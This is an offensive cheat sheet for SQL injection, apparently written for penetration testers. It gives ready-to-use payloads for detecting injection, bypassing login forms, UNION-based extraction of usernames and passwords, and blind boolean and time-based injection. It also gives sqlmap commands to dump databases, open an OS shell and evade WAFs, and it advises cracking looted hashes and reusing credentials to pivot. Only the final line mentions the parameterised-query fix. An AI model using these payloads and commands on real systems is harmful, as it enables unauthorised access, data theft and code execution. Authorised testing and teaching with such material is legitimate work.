


SQL Injection (SQLi)

Inject SQL through unsanitised input so the database runs your query — to bypass auth, dump data, or get code execution. Manual payloads to understand it, sqlmap to move fast. Replace <placeholders> with your own values.



① Find the Injection Point

Add a quote to any parameter and watch for a SQL error or a behaviour change.

Tab 1 · Browser / Burp

```
<param>='                → 500 / SQL syntax error = likely injectable  
<param>=1' AND '1'='1    vs   1' AND '1'='2    → different page = injectable
```

Test GET params, POST fields, headers (Cookie, User-Agent), and JSON values — not just the obvious ?id=.

② Auth Bypass (login forms)

Make the WHERE clause always true and comment out the password check.

Tab 1 · Login form

```
Username: admin' --  
Username: ' OR '1'='1' --  
Password: anything
```

-- (note trailing space) or # comments out the rest of the query.

③ UNION-Based Extraction (in-band)

When data is reflected on the page, append your own SELECT.

Tab 2 · Manual payloads

```
# a) find column count  
<param>=1 ORDER BY 1-- -  
<param>=1 ORDER BY 2-- -    ... last working N = column count  
  
# b) find which columns print  
<param>=-1 UNION SELECT 1,2,3-- -  
  
# c) pull data into the printed columns  
<param>=-1 UNION SELECT 1,version(),database()-- -  
<param>=-1 UNION SELECT 1,table_name,3 FROM information_schema.tables-- -  
<param>=-1 UNION SELECT 1,column_name,3 FROM information_schema.columns WHERE  
table_name='users'-- -  
<param>=-1 UNION SELECT 1,concat(username,':',password),3 FROM users-- -
```

Make the original row return nothing (id=-1) so your UNION row is what's displayed.

④ Blind SQLi (no visible output)

Infer data from page behaviour (boolean) or response time (time-based).

Tab 3 · Blind payloads

```
# boolean — page differs on true vs false
<param>=1 AND 1=1-- -          (true → normal)
<param>=1 AND 1=2-- -          (false → different/empty)
<param>=1 AND SUBSTRING(version(),1,1)='8'-- -

# time-based — DB sleeps when condition is true
<param>=1 AND IF(1=1,SLEEP(5),0)-- -      (MySQL)
<param>=1; SELECT pg_sleep(5)-- -        (PostgreSQL)
<param>=1 WAITFOR DELAY '0:0:5'-- -      (MSSQL)
```

⑤ Automate with sqlmap

Capture the request in Burp (save to request.txt), then let sqlmap confirm and extract.

Tab 4 · Kali · sqlmap

```
sqlmap -r request.txt --batch
sqlmap -u "http://<target>/page?id=1" -p id --batch

# enumerate + dump
sqlmap -r request.txt --dbs
sqlmap -r request.txt -D <db> --tables
sqlmap -r request.txt -D <db> -T users --dump
sqlmap -r request.txt --current-user --is-dba

# code execution (DBA + stacked queries)
sqlmap -r request.txt --os-shell
```

Deeper / WAF-evading: --level=5 --risk=3 --tamper=space2comment --threads=10. Loot → crack hashes with hashcat/john, or reuse creds to pivot (SMB, SSH).

Key idea: SQL injection happens when user input is concatenated into a query instead of being parameterised. You break out of the data context with a quote, then either rewrite the logic (auth bypass), append your own SELECT (UNION), or ask yes/no questions and read the answer from page behaviour or response time (blind). The fix is always prepared statements / parameterised queries.